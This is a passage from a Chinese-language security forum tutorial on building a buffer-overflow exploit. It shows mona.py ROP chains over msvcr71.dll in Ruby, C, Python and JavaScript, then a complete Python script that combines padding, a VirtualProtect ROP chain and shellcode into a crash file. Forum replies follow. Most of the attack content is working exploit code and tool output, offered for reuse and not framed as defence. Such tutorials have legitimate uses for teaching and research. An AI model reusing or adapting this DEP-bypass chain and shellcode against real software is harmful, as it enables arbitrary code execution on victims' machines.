      0x7c35218e,  # ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
      0x7c344160,  # POP EDX # RETN [msvcr71.dll]
      0xffffefff,  # Value to negate, destination value : 0x00001000
      0x7c351eb1,  # NEG EDX # RETN [msvcr71.dll]
      0x7c36e9bf,  # DEC EDX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
      0x7c344f87,  # POP EDX # RETN [msvcr71.dll]
```

```
      0xffffffc0,  # Value to negate, will become 0x00000040
      0x7c351eb1,  # NEG EDX # RETN [msvcr71.dll]
      0x7c375c69,  # POP ECX # RETN [msvcr71.dll]
      0xffffffff,  #
      0x7c354e83,  # INC ECX # AND EAX,8000 # RETN [msvcr71.dll]
      0x7c358f2a,  # ADD ECX,EDX # ADD EAX,ECX # POP ESI # RETN [msvcr71.dll]
      0x41414141,  # Filler (compensate)
      0x7c34272f,  # POP EDI # RETN [msvcr71.dll]
      0x7c34d202,  # RETN (ROP NOP) [msvcr71.dll]
      0x7c362b3e,  # POP ESI # RETN [msvcr71.dll]
      0x7c3415a2,  # JMP [EAX] [msvcr71.dll]
      0x7c37582e,  # POP EAX # RETN [msvcr71.dll]
      0x7c37a094,  # ptr to &VirtualAlloc() [IAT msvcr71.dll]
      0x7c378c81,  # PUSHAD # ADD AL,0EF # RETN [msvcr71.dll]
      0x7c345c30,  # ptr to 'push esp # ret ' [msvcr71.dll]
    ].flatten.pack("V*")

    return rop_gadgets

  end


  # Call the ROP chain generator inside the 'exploit' function :


  rop_chain = create_rop_chain()



*** [ C ] ***

  #define CREATE_ROP_CHAIN(name, ...) \
    int name##_length = create_rop_chain(NULL, ##__VA_ARGS__); \
    unsigned int name[name##_length / sizeof(unsigned int)]; \
    create_rop_chain(name, ##__VA_ARGS__);

  int create_rop_chain(unsigned int *buf, unsigned int )
  {
    // rop chain generated with mona.py - www.corelan.be
    unsigned int rop_gadgets[] = {
      0x7c35cea2,  // POP EBP // RETN [msvcr71.dll]
      0x7c35cea2,  // skip 4 bytes [msvcr71.dll]
      0x7c3590be,  // POP EAX // RETN [msvcr71.dll]
      0xffffffff,  // Value to negate, will become 0x00000001
      0x7c34d749,  // NEG EAX // RETN [msvcr71.dll]
      0x7c341748,  // POP EBX // RETN [msvcr71.dll]
      0xffffffff,  //
      0x7c345255,  // INC EBX // FPATAN // RETN [msvcr71.dll]
      0x7c35218e,  // ADD EBX,EAX // XOR EAX,EAX // INC EAX // RETN [msvcr71.dll]
      0x7c344160,  // POP EDX // RETN [msvcr71.dll]
      0xffffefff,  // Value to negate, destination value : 0x00001000
      0x7c351eb1,  // NEG EDX // RETN [msvcr71.dll]
      0x7c36e9bf,  // DEC EDX // XOR EAX,EAX // INC EAX // RETN [msvcr71.dll]
      0x7c344f87,  // POP EDX // RETN [msvcr71.dll]
      0xffffffc0,  // Value to negate, will become 0x00000040
      0x7c351eb1,  // NEG EDX // RETN [msvcr71.dll]
      0x7c375c69,  // POP ECX // RETN [msvcr71.dll]
      0xffffffff,  //
      0x7c354e83,  // INC ECX // AND EAX,8000 // RETN [msvcr71.dll]
      0x7c358f2a,  // ADD ECX,EDX // ADD EAX,ECX // POP ESI // RETN [msvcr71.dll]
      0x41414141,  // Filler (compensate)
      0x7c34272f,  // POP EDI // RETN [msvcr71.dll]
      0x7c34d202,  // RETN (ROP NOP) [msvcr71.dll]
      0x7c362b3e,  // POP ESI // RETN [msvcr71.dll]
      0x7c3415a2,  // JMP [EAX] [msvcr71.dll]
      0x7c37582e,  // POP EAX // RETN [msvcr71.dll]
      0x7c37a094,  // ptr to &VirtualAlloc() [IAT msvcr71.dll]
      0x7c378c81,  // PUSHAD // ADD AL,0EF // RETN [msvcr71.dll]
      0x7c345c30,  // ptr to 'push esp // ret ' [msvcr71.dll]
    };
    if(buf != NULL) {
      memcpy(buf, rop_gadgets, sizeof(rop_gadgets));
    };
    return sizeof(rop_gadgets);
  }

  // use the 'rop_chain' variable after this call, it's just an unsigned int[]
  CREATE_ROP_CHAIN(rop_chain, );
  // alternatively just allocate a large enough buffer and get the rop chain, i.e.:
  // unsigned int rop_chain[256];
  // int rop_chain_length = create_rop_chain(rop_chain, );

*** [ Python ] ***

  def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x7c35cea2,  # POP EBP # RETN [msvcr71.dll]
      0x7c35cea2,  # skip 4 bytes [msvcr71.dll]
      0x7c3590be,  # POP EAX # RETN [msvcr71.dll]
      0xffffffff,  # Value to negate, will become 0x00000001
      0x7c34d749,  # NEG EAX # RETN [msvcr71.dll]
      0x7c341748,  # POP EBX # RETN [msvcr71.dll]
      0xffffffff,  #
      0x7c345255,  # INC EBX # FPATAN # RETN [msvcr71.dll]
      0x7c35218e,  # ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
      0x7c344160,  # POP EDX # RETN [msvcr71.dll]
      0xffffefff,  # Value to negate, destination value : 0x00001000
      0x7c351eb1,  # NEG EDX # RETN [msvcr71.dll]
      0x7c36e9bf,  # DEC EDX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
      0x7c344f87,  # POP EDX # RETN [msvcr71.dll]
      0xffffffc0,  # Value to negate, will become 0x00000040
```

```
      0x7c351eb1,  # NEG EDX # RETN [msvcr71.dll]
      0x7c375c69,  # POP ECX # RETN [msvcr71.dll]
      0xffffffff,  #
      0x7c354e83,  # INC ECX # AND EAX,8000 # RETN [msvcr71.dll]
      0x7c358f2a,  # ADD ECX,EDX # ADD EAX,ECX # POP ESI # RETN [msvcr71.dll]
      0x41414141,  # Filler (compensate)
      0x7c34272f,  # POP EDI # RETN [msvcr71.dll]
      0x7c34d202,  # RETN (ROP NOP) [msvcr71.dll]
      0x7c362b3e,  # POP ESI # RETN [msvcr71.dll]
      0x7c3415a2,  # JMP [EAX] [msvcr71.dll]
      0x7c37582e,  # POP EAX # RETN [msvcr71.dll]
      0x7c37a094,  # ptr to &VirtualAlloc() [IAT msvcr71.dll]
      0x7c378c81,  # PUSHAD # ADD AL,0EF # RETN [msvcr71.dll]
      0x7c345c30,  # ptr to 'push esp # ret ' [msvcr71.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

  rop_chain = create_rop_chain()



*** [ JavaScript ] ***

  //rop chain generated with mona.py - www.corelan.be
  rop_gadgets = unescape(
    "%ucea2%u7c35" + // 0x7c35cea2 : ,# POP EBP # RETN [msvcr71.dll]
    "%ucea2%u7c35" + // 0x7c35cea2 : ,# skip 4 bytes [msvcr71.dll]
    "%u90be%u7c35" + // 0x7c3590be : ,# POP EAX # RETN [msvcr71.dll]
    "%ffff%ffff" + // 0xffffffff : ,# Value to negate, will become 0x00000001
    "%ud749%u7c34" + // 0x7c34d749 : ,# NEG EAX # RETN [msvcr71.dll]
    "%u1748%u7c34" + // 0x7c341748 : ,# POP EBX # RETN [msvcr71.dll]
    "%ffff%ffff" + // 0xffffffff : ,#
    "%u5255%u7c34" + // 0x7c345255 : ,# INC EBX # FPATAN # RETN [msvcr71.dll]
    "%u218e%u7c35" + // 0x7c35218e : ,# ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
    "%u4160%u7c34" + // 0x7c344160 : ,# POP EDX # RETN [msvcr71.dll]
    "%uefff%ffff" + // 0xffffefff : ,# Value to negate, destination value : 0x00001000
    "%u1eb1%u7c35" + // 0x7c351eb1 : ,# NEG EDX # RETN [msvcr71.dll]
    "%ue9bf%u7c36" + // 0x7c36e9bf : ,# DEC EDX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
    "%u4f87%u7c34" + // 0x7c344f87 : ,# POP EDX # RETN [msvcr71.dll]
    "%uffc0%ffff" + // 0xffffffc0 : ,# Value to negate, will become 0x00000040
    "%u1eb1%u7c35" + // 0x7c351eb1 : ,# NEG EDX # RETN [msvcr71.dll]
    "%u5c69%u7c37" + // 0x7c375c69 : ,# POP ECX # RETN [msvcr71.dll]
    "%ffff%ffff" + // 0xffffffff : ,#
    "%u4e83%u7c35" + // 0x7c354e83 : ,# INC ECX # AND EAX,8000 # RETN [msvcr71.dll]
    "%u8f2a%u7c35" + // 0x7c358f2a : ,# ADD ECX,EDX # ADD EAX,ECX # POP ESI # RETN [msvcr71.dll]
    "%u4141%u4141" + // 0x41414141 : ,# Filler (compensate)
    "%u272f%u7c34" + // 0x7c34272f : ,# POP EDI # RETN [msvcr71.dll]
    "%ud202%u7c34" + // 0x7c34d202 : ,# RETN (ROP NOP) [msvcr71.dll]
    "%u2b3e%u7c36" + // 0x7c362b3e : ,# POP ESI # RETN [msvcr71.dll]
    "%u15a2%u7c34" + // 0x7c3415a2 : ,# JMP [EAX] [msvcr71.dll]
    "%u582e%u7c37" + // 0x7c37582e : ,# POP EAX # RETN [msvcr71.dll]
    "%ua094%u7c37" + // 0x7c37a094 : ,# ptr to &VirtualAlloc() [IAT msvcr71.dll]
    "%u8c81%u7c37" + // 0x7c378c81 : ,# PUSHAD # ADD AL,0EF # RETN [msvcr71.dll]
    "%u5c30%u7c34" + // 0x7c345c30 : ,# ptr to 'push esp # ret ' [msvcr71.dll]
    ""); //  :


------------------------------------------------------------------------------------------------------------



    ROP generator finished

[+] Preparing output file 'stackpivot.txt'
    - (Re)setting logfile c:\logs\1\stackpivot.txt
[+] Writing stackpivots to file c:\logs\1\stackpivot.txt
    Wrote 758 pivots to file
[+] Preparing output file 'rop_suggestions.txt'
    - (Re)setting logfile c:\logs\1\rop_suggestions.txt
[+] Writing suggestions to file c:\logs\1\rop_suggestions.txt
    Wrote 656 suggestions to file
[+] Preparing output file 'rop.txt'
    - (Re)setting logfile c:\logs\1\rop.txt
[+] Writing results to file c:\logs\1\rop.txt (2703 interesting gadgets)
    Wrote 2703 interesting gadgets to file
[+] Writing other gadgets to file c:\logs\1\rop.txt (3854 gadgets)
    Wrote 3854 other gadgets to file
Done

[+] This mona.py action took 0:01:15.248000
```

看到没有 mona 给我们找到了 ROP链， 没有0x00 ,各种版本的代码，我们把python的copy下来

0x07 组装 ROP的exploit

我测试了下上面给的 rop链不对。 看来忽略了坏字节

再试了下坏字节，还是不好用看来不行，直接用 corelan团队的 ROP吧 ！

```
# -*- coding: utf-8 -*-
import struct
def little_endian(address):
  return struct.pack("<L",address)

```

```
exploit = ""

junk = "A"*128

#eip = little_endian(0x7c345c30) #0x7c345c30

#nops = "\x90"*20
shellcode = ""
shellcode +="\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
shellcode +="\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
shellcode +="\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
shellcode +="\x34\xaf\x01\xc6\x45\x81\x3e\x46\x61\x74\x61\x75\xf2\x81\x7e"
shellcode +="\x08\x45\x78\x69\x74\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c"
shellcode +="\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x79\x74"
shellcode +="\x65\x01\x68\x6b\x65\x6e\x42\x68\x20\x42\x72\x6f\x89\xe1\xfe"
shellcode +="\x49\x0b\x31\xc0\x51\x50\xff\xd7"

def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x7c37653d,     # POP EAX # POP EDI # POP ESI # POP EBX # POP EBP # RETN
    0xffffffdf, # Value to negate, will become 0x00000201 (dwSize)
    0x7c347f98, # RETN (ROP NOP) [msvcr71.dll]
    0x7c3415a2, # JMP [EAX] [msvcr71.dll]
    0xffffffff, #
    0x7c376402, # skip 4 bytes [msvcr71.dll]
    0x7c351e05, # NEG EAX # RETN [msvcr71.dll]
    0x7c345255, # INC EBX # FPATAN # RETN [msvcr71.dll]
    0x7c352174, # ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
    0x7c344f87, # POP EDX # RETN [msvcr71.dll]
    0xffffffc0, # Value to negate, will become 0x00000040
    0x7c351eb1, # NEG EDX # RETN [msvcr71.dll]
    0x7c34d201, # POP ECX # RETN [msvcr71.dll]
    0x7c38b001, # &Writable location [msvcr71.dll]
    0x7c347f97, # POP EAX # RETN [msvcr71.dll]
    0x7c37a151, # ptr to &VirtualProtect() - 0x0EF [IAT msvcr71.dll]
    0x7c378c81, # PUSHAD # ADD AL,0EF # RETN [msvcr71.dll]
    0x7c345c30, # ptr to 'push esp #  ret ' [msvcr71.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()









exploit = junk + rop_chain  + shellcode
#写文件
try:
    rst= open("crash.txt",'w')
    rst.write(exploit)
    rst.close()
    print "OK"
except:
    print "Error"
```

这样就OK了，我就不上图了。。。

上传的附件：

- 1.PNG （2.57kb，2次下载）
- 2.PNG （2.08kb，1次下载）
- 3.PNG （16.53kb，3次下载）
- 4.PNG （6.19kb，1次下载）
- 5.PNG （69.08kb，3次下载）
- 6.PNG （26.72kb，1次下载）

« 上一主题　　下一主题 »

最新回复 (6)

msf　2015-3-1 10:38　　2楼　0

初级

以后，会收集更多的好的实战文章，以及分享本人实战的案例。

最新回复 (6)

pedipaj 2015-3-1 11:10 3 楼 0

初级

挺不错的。支持LZ

msf 2015-3-1 14:24 4 楼 0

初级

朋友也是玩 exploit的吗

wudiyoucai 2015-7-29 11:20 5 楼 0

初级

请问这篇文章用到的程序能发一下吗dmz0907@163.com 多谢！

msf 2015-8-5 11:35 6 楼 0

初级

做一些漏洞挖据

Riverhac 2015-9-17 20:07 7 楼 0

初级

有空和楼主交流 交流，我也是在做漏洞挖掘与分析

游客

登录 | 注册 方可回帖

回帖 表情 雪币赚取及消费 高级回复

返回